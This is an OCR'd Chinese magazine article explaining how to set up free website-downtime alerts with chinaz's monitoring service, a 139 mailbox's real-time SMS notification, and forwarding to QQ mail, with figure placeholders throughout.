


图6

免费享用VIP般的网站监控

笨小孩

不知不觉间08年已经成为了一种记忆，08年发生了太多太多的事，相信大家也都会记住这难忘的一年。当各位小菜拿到这本杂志的时候应该快过年了，笨小孩先在这儿给大家拜个早年。

大多数的叉子都有自己的网站或者博客吧，而且大部分人使用的也都是虚拟主机提供的空间，但是又有多少人知道自己的主机运行情况呢？所以，我们要想知道这些情况的话就得为自己的网站或博客请个“保姆”。

11月10号我的网站突然之间就访问不了了，后来打电话才知道是服务器挂了，为此我郁闷了好几天，之后我就想要是能有个“保姆”帮我看着站的话那就好了，刚开始准备编写一个VB程序来定时监控网站的，但是我们总不能把电脑24小时开机吧？后来我又在网上乱翻了一通，别说，还真让我找到了一个“保姆”，它就是站长中国提供的“网站保姆”，如图1，我注册了一个，使用了之后感觉很不错，特此与大家分享一下。

打开http://bm.chinaz.com，像注册其它网站一样注册一个用户，如图2，唯一不同的就是你的用户名是你的监控邮箱，这里我就选择使用了移动的139邮箱，主要是方便我们随时随地的监控。注册好后就开始添加网站了，如图3，在服务器栏上填写你的主页URL地址，然后填写上其它的相应信息，填写完就差不多了，但我们的目的不是这样，我们要享受付费用户短信接收监控情况的功能，这也就是我为什么推荐大家选择139邮箱的原因，因为目前139对每位移动用户开放2G的邮箱空间，而且还支持邮件实时到达提醒的功能（我不是联通用户，不知道联通的情况，我想联通的用户应该也有相似的服务吧），只要我们到“邮箱设置”的“邮件到达提醒”中设置一下就可以了，如图4，这里我们就只选择“主题”和“邮件”内容通知就行了，同时还要记的把“实时提醒”也选上。




图2




图1




图3




图4

接下来就是QQ通知了，QQ通知这里不是和收费的那样，但大体上还是差不多的，只不过是换成了邮件通知，反正QQ邮箱有邮件到达时也会弹出提示框，所以我们就利用它了。来到139邮箱的“邮箱设置”，在“邮件转发”中将“转发地址”上填入你的QQ邮箱地址，如图5，然后选择开启邮件转发功能，当然这里还可以在QQ邮箱里的“其它邮箱”中管理139邮箱，如图6，只要我们填写一些相关的东西就行了，这在以前的黑客X档案中曾经介绍过，这里就不再强调了。还有一个MSN通知，由于我没有玩过那个东西，所以就没作什么研究，我想应该还是




图5

有方法代替的。

好了，本文所有的方法就介绍完了，我测试过只要是收到提醒的话，网站就绝对访问不了，收到提醒后我们可以马上将域名转向到备份服务器，这样就可以将网站的损失降到最低了，这对访问量大的朋友来说是个不错的选择。最后祝大家在新的一年里事事顺心，也祝我的启蒙老师黑客X档案越办越好！

